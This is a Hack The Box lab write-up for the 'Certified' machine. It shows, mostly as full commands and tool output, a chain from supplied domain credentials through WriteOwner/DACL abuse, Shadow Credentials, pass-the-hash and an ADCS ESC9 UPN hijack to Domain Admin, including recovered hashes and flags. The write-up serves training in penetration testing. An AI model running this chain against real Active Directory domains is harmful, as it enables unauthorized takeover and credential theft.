
Certified: ACL Abuse and ADCS ESC9
Hack The Box write-up for the Certified machine. WriteOwner over a delegation group chains into GenericWrite for Shadow Credentials on a service account, WinRM lands a shell, GenericAll over the CA operator enables a second Shadow Credentials attack, and an ADCS ESC9 UPN hijack escalates to Domain Admin.
Initial Reconnaissance – Port Scanning
As is common in Windows pentests, the box provides an assumed-breach starting point with valid domain credentials:
Username: judith.mader
Password: judith09
The assessment started with a service-version scan against 10.129.231.186, host discovery disabled (-Pn):
$ nmap -sV -Pn -T4 10.129.231.186
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-13 19:45 -0300
Nmap scan report for 10.129.231.186
Host is up (0.14s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
                              (Domain: certified.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Standard domain controller profile: DNS (53), Kerberos (88), RPC (135), LDAP (389/636/3268/3269), SMB (139/445), RPC over HTTP (593), and WinRM (5985). The LDAP banner leaks the domain (certified.htb) and the hostname (DC01). Both go into /etc/hosts:
10.129.231.186 certified.htb dc01.certified.htb
Domain Enumeration
53/tcp – DNS Zone Transfer
A full zone transfer would hand over every record in the zone, so it is always worth a try:
$ host -t axfr certified.htb 10.129.231.186
Trying "certified.htb"
Using domain server:
Name: 10.129.231.186
Address: 10.129.231.186#53
Aliases:

Host certified.htb not found: 5(REFUSED)
; Transfer failed.
REFUSED. The DC is not handing out its zone to an anonymous client.
135/tcp – RPC Null Session
Anonymous RPC was locked down:
$ rpcclient -U '' -N 10.129.231.186
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
445/tcp – SMB Null and Guest Sessions
A null session over SMB was accepted (Null Auth:True), but share enumeration was denied:
$ nxc smb certified.htb -u '' -p '' --shares
SMB  10.129.231.186  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64
                                  (name:DC01) (domain:certified.htb)
                                  (signing:True) (SMBv1:None) (Null Auth:True)
SMB  10.129.231.186  445  DC01  [+] certified.htb\:
SMB  10.129.231.186  445  DC01  [-] Error enumerating shares: STATUS_ACCESS_DENIED
The guest account was disabled:
$ nxc smb certified.htb -u 'guest' -p '' --shares
SMB  10.129.231.186  445  DC01  [-] certified.htb\guest: STATUS_ACCOUNT_DISABLED
445/tcp – SMB with judith.mader
Using the provided credentials, share enumeration succeeded. The readable shares are limited to IPC$, NETLOGON, and SYSVOL, all standard defaults with no custom shares exposed:
$ nxc smb certified.htb -u 'judith.mader' -p 'judith09' --shares
SMB  10.129.231.186  445  DC01  [+] certified.htb\judith.mader:judith09
SMB  10.129.231.186  445  DC01  Share           Permissions     Remark
SMB  10.129.231.186  445  DC01  -----           -----------     ------
SMB  10.129.231.186  445  DC01  ADMIN$                          Remote Admin
SMB  10.129.231.186  445  DC01  C$                              Default share
SMB  10.129.231.186  445  DC01  IPC$            READ            Remote IPC
SMB  10.129.231.186  445  DC01  NETLOGON        READ            Logon server share
SMB  10.129.231.186  445  DC01  SYSVOL          READ            Logon server share
User enumeration via --users revealed the full list of domain accounts. Beyond the built-in accounts, the interesting ones are management_svc, ca_operator, alexander.huges, harry.wilson, and gregory.cameron:
$ nxc smb certified.htb -u 'judith.mader' -p 'judith09' --users
SMB  10.129.231.186  445  DC01  -Username-                    -Last PW Set-       -BadPW-
SMB  10.129.231.186  445  DC01  Administrator                 2024-05-13 14:53:16 0
SMB  10.129.231.186  445  DC01  Guest                         <never>             1
SMB  10.129.231.186  445  DC01  krbtgt                        2024-05-13 15:02:51 0
SMB  10.129.231.186  445  DC01  judith.mader                  2024-05-14 19:22:11 0
SMB  10.129.231.186  445  DC01  management_svc                2024-05-13 15:30:51 0
SMB  10.129.231.186  445  DC01  ca_operator                   2024-05-13 15:32:03 0
SMB  10.129.231.186  445  DC01  alexander.huges               2024-05-14 16:39:08 0
SMB  10.129.231.186  445  DC01  harry.wilson                  2024-05-14 16:39:37 0
SMB  10.129.231.186  445  DC01  gregory.cameron               2024-05-14 16:40:05 0
Two account names immediately stand out: management_svc looks like a service account managing something, and ca_operator strongly hints at Certificate Authority operations.
RID brute force confirmed the same user list and revealed a custom group called Management (RID 1104):
$ nxc smb certified.htb -u 'judith.mader' -p 'judith09' --rid-brute
SMB  10.129.231.186  445  DC01  1103: CERTIFIED\judith.mader (SidTypeUser)
SMB  10.129.231.186  445  DC01  1104: CERTIFIED\Management (SidTypeGroup)
SMB  10.129.231.186  445  DC01  1105: CERTIFIED\management_svc (SidTypeUser)
SMB  10.129.231.186  445  DC01  1106: CERTIFIED\ca_operator (SidTypeUser)
SMB  10.129.231.186  445  DC01  1601: CERTIFIED\alexander.huges (SidTypeUser)
SMB  10.129.231.186  445  DC01  1602: CERTIFIED\harry.wilson (SidTypeUser)
SMB  10.129.231.186  445  DC01  1603: CERTIFIED\gregory.cameron (SidTypeUser)
Quick Wins That Didn't Work
A spray where each username was used as its own password returned STATUS_LOGON_FAILURE for every account:
$ nxc smb certified.htb -u users.txt -p users.txt --no-brute
SMB  10.129.231.186  445  DC01  [-] certified.htb\Administrator:Administrator STATUS_LOGON_FAILURE
SMB  10.129.231.186  445  DC01  [-] certified.htb\management_svc:management_svc STATUS_LOGON_FAILURE
SMB  10.129.231.186  445  DC01  [-] certified.htb\ca_operator:ca_operator STATUS_LOGON_FAILURE
...
AS-REP roasting via LDAP also found no accounts with preauthentication disabled:
$ nxc ldap certified.htb -u 'judith.mader' -p 'judith09' --asreproast asrep_hashes.txt
LDAP  10.129.231.186  389  DC01  [+] certified.htb\judith.mader:judith09
LDAP  10.129.231.186  389  DC01  No entries found!
ADCS Enumeration
The ADCS module in NetExec confirmed a Certificate Authority is running on the domain. The CA name certified-DC01-CA and the enrollment server on DC01.certified.htb match the machine's theme:
$ nxc ldap certified.htb -u 'judith.mader' -p 'judith09' -M adcs
LDAP  10.129.231.186  389  DC01  [+] certified.htb\judith.mader:judith09
ADCS                             [*] Starting LDAP search with search filter
                                     '(objectClass=pKIEnrollmentService)'
ADCS                             Found PKI Enrollment Server: DC01.certified.htb
ADCS                             Found CN: certified-DC01-CA
This will matter later once the path to ca_operator is established.
Mapping the Path with BloodHound
With no quick wins from spraying or AS-REP roasting, the next step is to map the ACL relationships. I collected BloodHound data as judith.mader:
$ bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' \
    -ns 10.129.231.186 -c all
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
         Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 1 computers
INFO: Done in 00M 30S
The KRB_AP_ERR_SKEW warning shows the clock is already drifting against the DC. BloodHound fell back to NTLM and completed the collection, but Kerberos operations later in the chain will require syncing.
judith.mader → Management → management_svc → ca_operator
Setting judith.mader as the starting node and looking at outbound edges reveals the full chain:

judith.mader holds WriteOwner over the Management group. The Management group has GenericWrite over management_svc. And management_svc has GenericAll over ca_operator. The service account is also a member of Remote Management Users, which means a shell via WinRM once its hash is recovered.
Putting those edges together:

The plan is clear: abuse WriteOwner to take ownership of the Management group, grant ourselves WriteMembers, join the group, inherit GenericWrite over management_svc, use Shadow Credentials to recover its NT hash, get a shell, then pivot to ca_operator through GenericAll and abuse AD CS.
WriteOwner – Taking Control of the Management Group

WriteOwner on an object allows setting oneself as the owner. As owner, you can modify the DACL and grant any permission. The first step is confirming who currently owns the group and the current membership:
$ net rpc group members "Management" \
    -U "certified.htb"/"judith.mader"%'judith09' -S 'dc01.certified.htb'
CERTIFIED\management_svc
The group already contains management_svc. To inherit the group's GenericWrite over that account, judith.mader needs to become a member. That requires two steps: taking ownership and then granting WriteMembers permission.
Setting judith.mader as Owner
impacket-owneredit writes a new owner SID to the object's security descriptor:
$ impacket-owneredit -action 'write' -new-owner 'judith.mader' -target 'Management' \
    'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.231.186
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103
[*] - sAMAccountName: judith.mader
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
Granting WriteMembers via DACL Edit
With ownership, impacket-dacledit adds an ACE granting judith.mader the WriteMembers right on the group:
$ impacket-dacledit -action 'write' -rights WriteMembers -principal 'judith.mader' \
    -target 'MANAGEMENT' 'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.231.186
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260913-213025.bak
[*] DACL modified successfully!
Adding judith.mader to the Group
Now that judith.mader has WriteMembers on the group, net rpc group addmem adds her as a member:
$ net rpc group addmem "Management" "judith.mader" \
    -U "certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
Confirming:
$ net rpc group members "Management" \
    -U "certified.htb"/"judith.mader"%'judith09' -S 'dc01.certified.htb'
CERTIFIED\judith.mader
CERTIFIED\management_svc
judith.mader now inherits the group's GenericWrite over management_svc, which unlocks Shadow Credentials.
Shadow Credentials – management_svc
GenericWrite over a user object allows writing the msDS-KeyCredentialLink attribute. By adding an attacker-controlled key credential, you can authenticate as that user via PKINIT and recover an NT hash, without knowing or resetting the password.
certipy shadow auto handles the full cycle: generate a certificate, write the key credential, request a TGT via PKINIT, UnPAC the hash, and restore the original attribute.
First Attempt – Clock Skew
The first run failed with KRB_AP_ERR_SKEW:
$ certipy-ad shadow auto -u 'judith.mader' -p 'judith09' \
    -account management_svc -dc-ip 10.129.231.186 -dc-host dc01.certified.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e01eb9b16772422eb51fc54b6267ef84'
[*] Adding Key Credential with device ID 'e01eb9b16772422eb51fc54b6267ef84'
    to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID
    'e01eb9b16772422eb51fc54b6267ef84' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
    KRB_AP_ERR_SKEW(Clock skew too great)
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': None
The key credential was written and the PKINIT request fired, but the KDC rejected it because the local clock drifted more than five minutes from the DC. Certipy cleaned up after itself (restored the original key credentials), but the hash was not recovered.
Fixing the Clock
Disabling NTP and syncing manually to the DC:
$ sudo timedatectl set-ntp false
$ sudo ntpdate -u dc01.certified.htb
2026-09-14 04:34:24.257286 (-0300) +25108.303232 +/- 0.072505
dc01.certified.htb 10.129.231.186 s1 no-leap
CLOCK: time stepped by 25108.303232
A drift of over 25,000 seconds (roughly 7 hours) explains why every Kerberos operation was failing.
Second Attempt – Success
With the clock synced, the same command succeeds end to end:
$ certipy-ad shadow auto -u 'judith.mader' -p 'judith09' \
    -account management_svc -dc-ip 10.129.231.186 -dc-host dc01.certified.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '54500876055246729859d7fdef661512'
[*] Adding Key Credential with device ID '54500876055246729859d7fdef661512'
    to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID
    '54500876055246729859d7fdef661512' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
NT hash recovered: a091c1832bcdd4677c28b5a6a1295584.
Validating the Hash
Confirming the hash is valid over SMB and WinRM:
$ nxc smb certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
SMB  10.129.231.186  445  DC01  [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584

$ nxc winrm certified.htb -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
WINRM  10.129.231.186  5985  DC01  [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)
Pwn3d! confirms management_svc is in Remote Management Users, which BloodHound had already shown.
User Flag
Pass-the-hash over WinRM with evil-winrm:
*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
e5c67b3ec4218189a6a55535f6a71266
Checking privileges:
*Evil-WinRM* PS C:\Users\management_svc\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
No interesting privileges. The escalation path is not through token abuse but through the ACL relationship with ca_operator and AD CS.
The Certificate Service DCOM Access group membership confirms this account interacts with the CA:
CERTIFIED\Management                        Group  S-1-5-21-...-1104
BUILTIN\Remote Management Users             Alias  S-1-5-32-580
BUILTIN\Certificate Service DCOM Access     Alias  S-1-5-32-574
Privilege Escalation – GenericAll to ca_operator

Shadow Credentials on ca_operator
management_svc has GenericAll over ca_operator, which is a superset of GenericWrite and includes full control of the object. The same Shadow Credentials technique applies:
$ certipy-ad shadow auto -u 'management_svc' \
    -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
    -account ca_operator -dc-ip 10.129.231.186 -dc-host dc01.certified.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '61bb964c34d34035af2ac7831e38af4a'
[*] Adding Key Credential with device ID '61bb964c34d34035af2ac7831e38af4a'
    to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID
    '61bb964c34d34035af2ac7831e38af4a' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
NT hash recovered: b4b86f45c6018f1b664f70805f45d8f2.
Identifying the Vulnerable Template – ESC9
With ca_operator compromised, the next step is to enumerate AD CS for exploitable templates. Running certipy find as ca_operator:
$ certipy-ad find -u "ca_operator" \
    -hashes "b4b86f45c6018f1b664f70805f45d8f2" \
    -dc-ip "10.129.231.186" -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
The output identifies one vulnerable template:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue

Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
                                          NoSecurityExtension
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
The template CertifiedAuthentication is vulnerable to ESC9. The key details:
The template has the NoSecurityExtension enrollment flag set (CT_FLAG_NO_SECURITY_EXTENSION). This means certificates issued from this template will not contain the szOID_NTDS_CA_SECURITY_EXT OID, the SID security extension introduced by Microsoft's KB5014754 certificate-mapping patch. Without this extension, the KDC falls back to mapping certificates by their userPrincipalName (UPN). If an attacker can control a user's UPN and that user can enroll in the template, they can request a certificate that authenticates as any other principal.
The template has Client Authentication in its Extended Key Usage, so certificates from it are valid for Kerberos PKINIT. And ca_operator (listed as CERTIFIED.HTB\operator ca) has enrollment rights.
The attack chain: management_svc has GenericAll over ca_operator, which includes the ability to modify its userPrincipalName. Set ca_operator's UPN to Administrator, request a certificate as ca_operator from the CertifiedAuthentication template, and the issued certificate will carry the UPN Administrator with no SID extension to cross-check. Restore the UPN, then authenticate with the certificate to get the Administrator's NT hash.
Domain Admin – ADCS ESC9
Changing ca_operator's UPN to Administrator
Using management_svc's hash to update ca_operator's UPN:
$ certipy-ad account update -u management_svc \
    -hashes :a091c1832bcdd4677c28b5a6a1295584 \
    -user ca_operator -upn Administrator -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
ca_operator now presents itself as Administrator to the CA.
Requesting the Certificate
With the spoofed UPN in place, request a certificate as ca_operator from the CertifiedAuthentication template. Because the template has NoSecurityExtension, the issued certificate carries the UPN Administrator with no SID binding:
$ certipy-ad req -u ca_operator \
    -hashes :b4b86f45c6018f1b664f70805f45d8f2 \
    -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saving certificate and private key to 'administrator.pfx'
The line Certificate has no object SID confirms the ESC9 condition: the SID extension is missing, so the KDC will map this certificate by UPN alone.
Restoring ca_operator's UPN
Before authenticating with the certificate, the original UPN must be restored. While ca_operator still carries the explicit UPN Administrator, the KDC cannot cleanly resolve that name to the real Administrator account because of the conflict:
$ certipy-ad account update -u management_svc \
    -hashes :a091c1832bcdd4677c28b5a6a1295584 \
    -user ca_operator -upn [email protected] -dc-ip 10.129.231.186
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'ca_operator'
Authenticating with the Certificate
Now administrator maps back to the real domain admin without conflict. Authenticating with the PFX:
$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.231.186 -domain certified.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]':
    aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
The domain administrator's NT hash: 0d5b49608bbce1751f708748f67e2d34.
Root Flag
Pass-the-hash with impacket-psexec for a SYSTEM shell:
$ impacket-psexec \
    -hashes 'aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34' \
    [email protected]
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.231.186.....
[*] Found writable share ADMIN$
[*] Uploading file lImeuzxN.exe
[*] Opening SVCManager on 10.129.231.186.....
[*] Creating service TFAM on 10.129.231.186.....
[*] Starting service TFAM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6414]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Users\Administrator\Desktop> type root.txt
58e29180bdf38874bad489eff5b8e442
Full domain compromise. WinRM with evil-winrm also works as a less noisy alternative:
$ evil-winrm -i 10.129.231.186 -u 'administrator' \
    -H '0d5b49608bbce1751f708748f67e2d34'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
References
- The Hacker Recipes – Shadow Credentials: Abusing
msDS-KeyCredentialLinkwrites for PKINIT authentication. - Certipy Wiki – ESC9 (No Security Extension): Template-level
CT_FLAG_NO_SECURITY_EXTENSIONand UPN-based certificate mapping abuse. - SpecterOps – Certified Pre-Owned: Foundational AD CS abuse research and the ESC vulnerability family.
- Microsoft KB5014754 – Certificate-based authentication changes on Windows domain controllers: The SID security extension that ESC9 bypasses.
- Impacket – owneredit / dacledit: WriteOwner and DACL modification tools used for the ACL abuse chain.
- BloodHound.py: Python-based domain graph collector.